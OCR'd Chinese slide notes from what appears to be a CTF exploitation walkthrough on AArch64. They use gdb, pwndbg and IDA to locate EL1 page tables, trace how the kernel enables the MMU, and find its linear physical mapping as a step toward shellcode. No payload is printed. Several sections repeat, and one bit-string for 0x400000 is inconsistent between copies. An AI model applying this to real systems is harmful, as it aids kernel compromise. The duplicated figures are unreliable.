EL2：EL1shellcode：寻找页表：关闭MMU：用户内存

查虚拟地址 0x400000 对应的页表项

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_close_mmu.cmd

```
LOAD:0000000000400000 ; Segment type: Pure code
LOAD:0000000000400000                 AREA LOAD, CODE, ALIGN=0
LOAD:0000000000400000                 ; ORG 0x400000
LOAD:0000000000400000                 CODE64
LOAD:0000000000400000 dword_400000    DCD 0x464C457F          ; DATA XREF: LOAD:0000000000400018
LOAD:0000000000400000                                         ; File format: \x7FELF
LOAD:0000000000400004                 DCB 2                   ; File class: 64-bit
LOAD:0000000000400005                 DCB 1                   ; Data encoding: little-endian
LOAD:0000000000400006                 DCB 1                   ; File version
LOAD:0000000000400007                 DCB 0                   ; OS/ABI: UNIX System V ABI
```

0x400000的64bit拆解：(64 – 16 - 12) / 4 = 9 四级页表，每级512（2^9）项，经典划分

0000000000000000000000000000000000001000000000000000000000000000


只用48bit地址，高16bit不用　Level 0　Level 1　Level 2　Level 3　4k页（2^12），低12bit为页内空间

```
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-48:64-39],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-39:64-30],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-30:64-21],2)
2
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```


```
pwndbg> x /gx 0x20000 + 0*8
0x20000:    0x0000000000021003

pwndbg> x /gx 0x21000 + 0*8
0x21000:    0x0000000000022003

pwndbg> x /gx 0x22000 + 2*8
0x22010:    0x0000000000023003

pwndbg> x /gx 0x23000 + 0*8
0x23000:    0x002000000002c4c3

pwndbg> x /2wx 0x2c000
0x2c000:    0x464c457f    0x00010102
```

- 所以虚拟地址0x400000的页表项就是0x002000000002c4c3
- 所以虚拟地址0x400000的页表项位于物理地址0x23000
- 所以虚拟地址0x400000对应的物理地址就是0x2c000

四级页表索引过程：



页目录项（手册2740P）：



页表项（手册2745P）：

EL2：EL1shellcode：寻找页表：关闭MMU：内核内存

同理可查内核虚拟地址0xffffffffc0000000对应的页表项

```
>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-48:64-39],2)
511

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-39:64-30],2)
511

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-30:64-21],2)
0

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```

```
pwndbg> i r TTBR1_EL1
TTBR1_EL1      0x1b000  110592

pwndbg> x /gx  0x1b000 + 511*8
0x1bff8:       0x000000000001c003

pwndbg> x /gx  0x1c000 + 511*8
0x1cff8:       0x000000000001d003

pwndbg> x /gx  0x1d000 + 0*8
0x1d000:       0x000000000001e003

pwndbg> x /gx  0x1e000 + 0*8
0x1e000:       0x0040000000000483
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_close_mmu.cmd

~~EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU~~
EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址

刚才我们通过关闭MMU找到了页表，**但如果MMU关不了**，是否还有其他办法?

如果MMU关不了，意味着只能使用虚拟地址，但手中的TTBR0_EL1中是物理地址，所以问题变成了：

```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> x /20gx 0x20000
0x20000:       Cannot access memory at address 0x20000
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

我想看页表：　　需要通过 虚拟地址 查找 物理地址（正查 TTBR）
但看页表第一步：　需要通过 物理地址 查找 虚拟地址（反查，不是理所应当的，没有规定的寄存器专用完成此任务）

具体来说就是：
能否通过给定的物理地址反查虚拟地址？ 即物理地址 0x20000 对应的虚拟地址是什么呢？0x20000 一定有对应的虚拟地址么？

EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址：可行性？线性映射！

1. 没有通用的办法给定物理地址去反查虚拟地址 这件事情的本质道理是：

① 操作系统管理虚拟内存与物理内存的映射关系，但开启MMU后，CPU访问只有虚拟地址
② 所以操作系统在开启MMU前，就要想好之后如何使用虚拟地址管理物理地址，并提前准备好相关数据
③ 开启MMU后，通过虚拟地址找到对应的物理地址，是MMU本身理所应当的功能
④ 但给出物理地址，去反查虚拟地址，不是理所应当的，正常情况下也不需要这个功能

2. 但真的无法反查么？

实际情况会好一些，在64位的情况下，由于可用的虚拟地址空间远大于物理地址空间，一般来说，操作系统可能会在内核空间里直接线性映射一片物理内存，便于管理。如果有这段内存，找到后就可以反查了。比如linux 5.11 在 x64 架构下划分的direct mapping of all physical memory 区域：

```
ff11000000000000 |  -59.75 PB | ff90ffffffffffff |   32 PB | direct mapping of all physical memory (page_offset_base)
```

https://elixir.bootlin.com/linux/v5.11/source/Documentation/x86/x86_64/mm.rst

3. 所以得花点工夫重新看看内核（EL1）了……

EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址：分析内核：断点失效

在EL1最开始处的函数sub_FFFFFFFFC0000000：

- 设置了TTBR0_EL1，没有准备数据的过程，那看相关数据是写死在内核中
- 设置了SCTLR的最低位，开启了MMU
- 看来sub_FFFFFFFFC0000000就是与**内存管理比较相关的函数**
- 所以尝试调试，**把断点打在 0xFFFFFFFFC0000000 ，却无法断下**

```
ROM:FFFFFFFFC0000000                ; void sub_FFFFFFFFC0000000()
ROM:FFFFFFFFC0000000                sub_FFFFFFFFC0000000                    ; DATA XREF: sub_FFFFFFFFC0
ROM:FFFFFFFFC0000000 00 80 00 10                ADR             X0, unk_FFFFFFFFC0001000
ROM:FFFFFFFFC0000004 00 20 18 D5                MSR             #0, c2, c0, #0, X0 ; [>] TTBR0_EL1
ROM:FFFFFFFFC0000008 C0 FF 01 10                ADR             X0, unk_FFFFFFFFC0004000
ROM:FFFFFFFFC000000C 20 20 18 D5                MSR             #0, c2, c0, #1, X0 ; [>] TTBR1_EL1
ROM:FFFFFFFFC0000010 00 02 80 D2+               MOV             X0, #0x6080100010
ROM:FFFFFFFFC0000010 00 02 B0 F2+
ROM:FFFFFFFFC0000010 00 0C C0 F2
ROM:FFFFFFFFC000001C 40 20 18 D5                MSR             #0, c2, c0, #2, X0 ; [>] TCR_EL1 (T
ROM:FFFFFFFFC0000020 DF 3F 03 D5                ISB
ROM:FFFFFFFFC0000024 00 10 38 D5                MRS             X0, #0, c1, c0, #0 ; [<] SCTLR_EL1
ROM:FFFFFFFFC0000028 00 00 40 B2                ORR             X0, X0, #1 ; Set bit M (MMU Enable)
ROM:FFFFFFFFC000002C 00 10 18 D5                MSR             #0, c1, c0, #0, X0 ; [>] SCTLR_EL1
ROM:FFFFFFFFC0000030 DF 3F 03 D5                ISB
ROM:FFFFFFFFC0000034 E0 87 62 B2                MOV             X0, #0xFFFFFFFFC0000000
ROM:FFFFFFFFC0000038 41 FE 03 10                ADR             X1, sub_FFFFFFFFC0008000
ROM:FFFFFFFFC000003C 00 00 01 8B                ADD             X0, X0, X1
ROM:FFFFFFFFC0000040 00 00 1F D6                BR              X0
```

```
1  void sub_FFFFFFFFC0000000()
2  {
3    _WriteStatusReg(ARM64_SYSREG(3, 0, 2, 0, 0), (unsigned __int64)&unk_FFFFFFFFC0001000);
4    _WriteStatusReg(ARM64_SYSREG(3, 0, 2, 0, 1), (unsigned __int64)&unk_FFFFFFFFC0004000);
5    _WriteStatusReg(ARM64_SYSREG(3, 0, 2, 0, 2), 0x6080100010ui64);
6    __isb(0xFu);
7    _WriteStatusReg(ARM64_SYSREG(3, 0, 1, 0, 0), _ReadStatusReg(ARM64_SYSREG(3, 0, 1, 0, 0)) | 1);
8    __isb(0xFu);
9    JUMPOUT(0xFFFFFFFF80008000ui64);
10 }
```

```
1  set architecture aarch64
2  target remote :1234
3  b * 0xFFFFFFFFC0000000
4  c
```

```
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
The target architecture is assumed to be aarch64
warning: No executable has been specified and target does not support
determining executable automatically.  Try using the "file" command.
0x0000000000000000 in ?? ()
Breakpoint 1 at 0xffffffffc0000000
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_kernel_no_stop.cmd

EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址：分析内核：MMU开启过程

```
ROM:FFFFFFFFC0000000                    ; void sub_FFFFFFFFC0000000()
ROM:FFFFFFFFC0000000                    sub_FFFFFFFFC0000000                    ; DATA XREF: sub_FFFFFFFFC0
ROM:FFFFFFFFC0000000 00 80 00 10                ADR     X0, unk_FFFFFFFFC0001000
ROM:FFFFFFFFC0000004 00 20 18 D5                MSR     #0, c2, c0, #0, X0 ; [>] TTBR0_EL1
ROM:FFFFFFFFC0000008 C0 FF 01 10                ADR     X0, unk_FFFFFFFFC0004000
ROM:FFFFFFFFC000000C 20 20 18 D5                MSR     #0, c2, c0, #1, X0 ; [>] TTBR1_EL1
ROM:FFFFFFFFC0000010 00 02 80 D2+               MOV     X0, #0x6080100010
ROM:FFFFFFFFC0000010 00 02 B0 F2+
ROM:FFFFFFFFC0000010 00 0C C0 F2
ROM:FFFFFFFFC000001C 40 20 18 D5                MSR     #0, c2, c0, #2, X0 ; [>] TCR_EL1 (T
ROM:FFFFFFFFC0000020 DF 3F 03 D5                ISB
ROM:FFFFFFFFC0000024 00 10 38 D5                MRS     X0, #0, c1, c0, #0 ; [<] SCTLR_EL1
ROM:FFFFFFFFC0000028 00 00 40 B2                ORR     X0, X0, #1 ; Set bit M (MMU Enable)
ROM:FFFFFFFFC000002C 00 10 18 D5                MSR     #0, c1, c0, #0, X0 ; [>] SCTLR_EL1
ROM:FFFFFFFFC0000030 DF 3F 03 D5                ISB
ROM:FFFFFFFFC0000034 E0 87 62 B2                MOV     X0, #0xFFFFFFFFC0000000
ROM:FFFFFFFFC0000038 41 FE 03 10                ADR     X1, sub_FFFFFFFFC0008000
ROM:FFFFFFFFC000003C 00 00 01 8B                ADD     X0, X0, X1
ROM:FFFFFFFFC0000040 00 00 1F D6                BR      X0
```


没开MMU

开了MMU

① `JUMPOUT(0xFFFFFFFF80008000ui64);`

```
>>> hex(0xFFFFFFFFC0000000+0xFFFFFFFFC0008000)
'0x1ffffffff80008000L'
```

②



但如果：

0xFFFFFFFF80008000 是个错地址

0xFFFFFFFFC0008000 才是真正要跳转的地址呢？

按照这个假设，计算地址的指令：

X0是立即数，不会改变，0xFFFFFFFFC0000000

X1应该是0x8000，即：

```
MOV         X0, #0xFFFFFFFFC0000000
ADR         X1, 8000
```

③ ADR 的操作数是使用相对地址算出来的：

```
41 FE 03 10             ADR         X1, sub_FFFFFFFFC0008000

>>> from pwn import *
>>> context(arch='aarch64')
>>> disasm(b"\x41\xFE\x03\x10")
'   0:   1003fe41        adr     x1, 0x7fc8'
>>>
```

所以ADR X1这句应该的地址是：0x8000- 0x7fc8 = 0x38

所以内核没开MMU时，起始地址应该是 0

EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址：分析内核：断点生效

```
1    set architecture aarch64
2    target remote :1234
3    b * 0
4    c
```

```
► 0x0     adr     x0, #0x1000
  0x4     msr     ttbr0_el1, x0
  0x8     adr     x0, #0x4000
  0xc     msr     ttbr1_el1, x0
  0x10    movz    x0, #0x10
  0x14    movk    x0, #0x8010, lsl #16
  0x18    movk    x0, #0x60, lsl #32
  0x1c    msr     tcr_el1, x0
  0x20    isb
  0x24    mrs     x0, sctlr_el1
  0x28    orr     x0, x0, #1

00:0000| x0 x1 x2 x3 x4 x5 x6 x7 x8 x9 x10 x11 x12 x13
200010008000 */

► f 0           0x0

pwndbg>
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_kernel_start.cmd


所以内核没开MMU时，起始地址应该是0
所以将断点打在0地址处，还真断下来了

```
ROM:FFFFFFFFC0000000 ; void sub_FFFFFFFFC0000000()
ROM:FFFFFFFFC0000000 sub_FFFFFFFFC0000000                ; DATA XREF: sub_FFFFFFFFC0
ROM:FFFFFFFFC0000000                 ADR     X0, unk_FFFFFFFFC0001000 ; Load add
ROM:FFFFFFFFC0000004                 MSR     #0, c2, c0, #0, X0 ; [>] TTBR0_EL1
ROM:FFFFFFFFC0000008                 ADR     X0, unk_FFFFFFFFC0004000 ; Load add
ROM:FFFFFFFFC000000C                 MSR     #0, c2, c0, #1, X0 ; [>] TTBR1_EL1
ROM:FFFFFFFFC0000010                 MOV     X0, #0x6080100010
ROM:FFFFFFFFC000001C                 MSR     #0, c2, c0, #2, X0 ; [>] TCR_EL1 (T
ROM:FFFFFFFFC0000020                 ISB                        ; Instruction Synchronizati
ROM:FFFFFFFFC0000024                 MRS     X0, #0, c1, c0, #0 ; [<] SCTLR_EL1
ROM:FFFFFFFFC0000028                 ORR     X0, X0, #1 ; Set bit M (MMU Enable)
```


此时没开MMU，意味着这就是kernel刚启动时的物理地址
物理地址0，开启MMU后映射到了0xffffffffc0000000
那大胆猜想物理地址0x20000，是不是映射到了0xffffffffc0020000呢？

EL2：EL1shellcode：寻找页表：TTBR：物理地址：反找虚拟地址：找到！线性映射！

那物理地址0x20000，是不是映射到了0xffffffffc0020000呢？还真是！和关闭MMU的测试结果一致！
这意味着内核从虚拟地址0xffffffffc0000000就是直接线性映射了物理地址 0！



exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd



exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_close_mmu.cmd

EL2：EL1shellcode：寻找页表：反找虚拟地址：用户内存

查虚拟地址 0x400000 对应的页表项

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

```
LOAD:0000000000400000 ; Segment type: Pure code
LOAD:0000000000400000                 AREA LOAD, CODE, ALIGN=0
LOAD:0000000000400000                 ; ORG 0x400000
LOAD:0000000000400000                 CODE64
LOAD:0000000000400000 dword_400000    DCD 0x464C457F          ; DATA XREF: LOAD:00000000004000
LOAD:0000000000400000                                         ; File format: \x7FELF
LOAD:0000000000400004                 DCB 2                   ; File class: 64-bit
LOAD:0000000000400005                 DCB 1                   ; Data encoding: little-endian
LOAD:0000000000400006                 DCB 1                   ; File version
LOAD:0000000000400007                 DCB 0                   ; OS/ABI: UNIX System V ABI
```

0x400000的64bit拆解：(64 – 16 - 12) / 4 = 9 四级页表，每级512（2^9）项，经典划分

0000000000000000000000000000000000001000000000000000000000000000


只用48bit地址，高16bit不用　Level 0　Level 1　Level 2　Level 3　4k页（2^12），低12bit为页内空间

```
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-48:64-39],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-39:64-30],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-30:64-21],2)
2
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```


```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072

pwndbg> x /gx 0xffffffffc0000000 + 0x20000 + 0*8
0xffffffffc0020000:     0x0000000000021003

pwndbg> x /gx 0xffffffffc0000000 + 0x21000 + 0*8
0xffffffffc0021000:     0x0000000000022003

pwndbg> x /gx 0xffffffffc0000000 + 0x22000 + 2*8
0xffffffffc0022010:     0x0000000000023003

pwndbg> x /gx 0xffffffffc0000000 + 0x23000 + 0*8
0xffffffffc0023000:     0x002000000002c4c3

pwndbg> x /s 0xffffffffc0000000 + 0x2c000
0xffffffffc002c000:     "\177ELF\002\001\001"
```

- 所以虚拟地址0x400000的页表项就是0x002000000002c4c3
- 所以物理地址0x20000，就是映射到了0xffffffffc0020000
- 所以物理地址0x2c000，就是映射到了0xffffffffc002c000


四级页表索引过程：



页目录项（手册2740P）：



页表项（手册2745P）：



EL2：EL1shellcode：寻找页表：反找虚拟地址：内核内存

同理可查内核虚拟地址0xffffffffc0000000对应的页表项

```
>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-48:64-39],2)
511

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-39:64-30],2)
511

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-30:64-21],2)
0

>>> int(bin(0xffffffffc0000000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```

```
pwndbg> i r TTBR1_EL1
TTBR1_EL1      0x1b000  110592

pwndbg> x /gx 0xffffffffc0000000 + 0x1b000 + 511*8
0xffffffffc001bff8:     0x000000000001c003

pwndbg> x /gx 0xffffffffc0000000 + 0x1c000 + 511*8
0xffffffffc001cff8:     0x000000000001d003

pwndbg> x /gx 0xffffffffc0000000 + 0x1d000 + 0*8
0xffffffffc001d000:     0x000000000001e003

pwndbg> x /gx 0xffffffffc0000000 + 0x1e000 + 0*8
0xffffffffc001e000:     0x0040000000000483
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

EL2：EL1shellcode：寻找页表：总结

EL2：EL1shellcode：寻找页表：关闭MMU：用户内存

查虚拟地址 0x400000 对应的页表项

```
LOAD:0000000000400000 ; Segment type: Pure code
LOAD:0000000000400000                 AREA LOAD, CODE, ALIGN=0
LOAD:0000000000400000                 ; ORG 0x400000
LOAD:0000000000400000                 CODE64
LOAD:0000000000400000 dword_400000    DCD 0x464C457F          ; DATA XREF: LOAD:0000000000400018
LOAD:0000000000400000                                         ; File format: \x7FELF
LOAD:0000000000400004                 DCB 2                   ; File class: 64-bit
LOAD:0000000000400005                 DCB 1                   ; Data encoding: little-endian
LOAD:0000000000400006                 DCB 1                   ; File version
LOAD:0000000000400007                 DCB 0                   ; OS/ABI: UNIX System V ABI
```

0x400000的64bit拆解：(64 – 16 - 12) / 4 = 9 四级页表，每级512（2^9）项，经典划分

0000000000000000000000000000000000000001000000000000000000000000


只用48bit地址，高16bit不用 Level 0 Level 1 Level 2 Level 3 4k页（2^12），低12bit为页内空间

```
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-48:64-39],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-39:64-30],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-30:64-21],2)
2
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```


```
pwndbg> x /gx 0x20000 + 0*8
0x20000:    0x0000000000021003
pwndbg> x /gx 0x21000 + 0*8
0x21000:    0x0000000000022003
pwndbg> x /gx 0x22000 + 2*8
0x22010:    0x0000000000023003
pwndbg> x /gx 0x23000 + 0*8
0x23000:    0x002000000002c4c3
pwndbg> x /2wx 0x2c000
0x2c000:    0x464c457f    0x00010102
```

- 所以虚拟地址0x400000的页表项就是0x002000000002c4c3
- 所以虚拟地址0x400000的页表项位于物理地址0x23000
- 所以虚拟地址0x400000对应的物理地址就是0x2c000

四级页表索引过程：



页目录项（手册2740P）：



页表项（手册2745P）：

EL2：EL1shellcode：寻找页表：反找虚拟地址：用户内存

查虚拟地址 0x400000 对应的页表项

```
LOAD:0000000000400000 ; Segment type: Pure code
LOAD:0000000000400000                 AREA LOAD, CODE, ALIGN=0
LOAD:0000000000400000                 ; ORG 0x400000
LOAD:0000000000400000                 CODE64
LOAD:0000000000400000 dword_400000    DCD 0x464C457F          ; DATA XREF: LOAD:0000000000400018
LOAD:0000000000400000                                         ; File format: \x7FELF
LOAD:0000000000400004                 DCB 2                   ; File class: 64-bit
LOAD:0000000000400005                 DCB 1                   ; Data encoding: little-endian
LOAD:0000000000400006                 DCB 1                   ; File version
LOAD:0000000000400007                 DCB 0                   ; OS/ABI: UNIX System V ABI
```

0x400000的64bit拆解：(64 – 16 - 12) / 4 = 9 四级页表，每级512（2^9）项，经典划分

0000000000000000000000000000000000000001000000000000000000000000


只用48bit地址，高16bit不用 Level 0 Level 1 Level 2 Level 3 4k页（2^12），低12bit为页内空间

```
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-48:64-39],2)
0
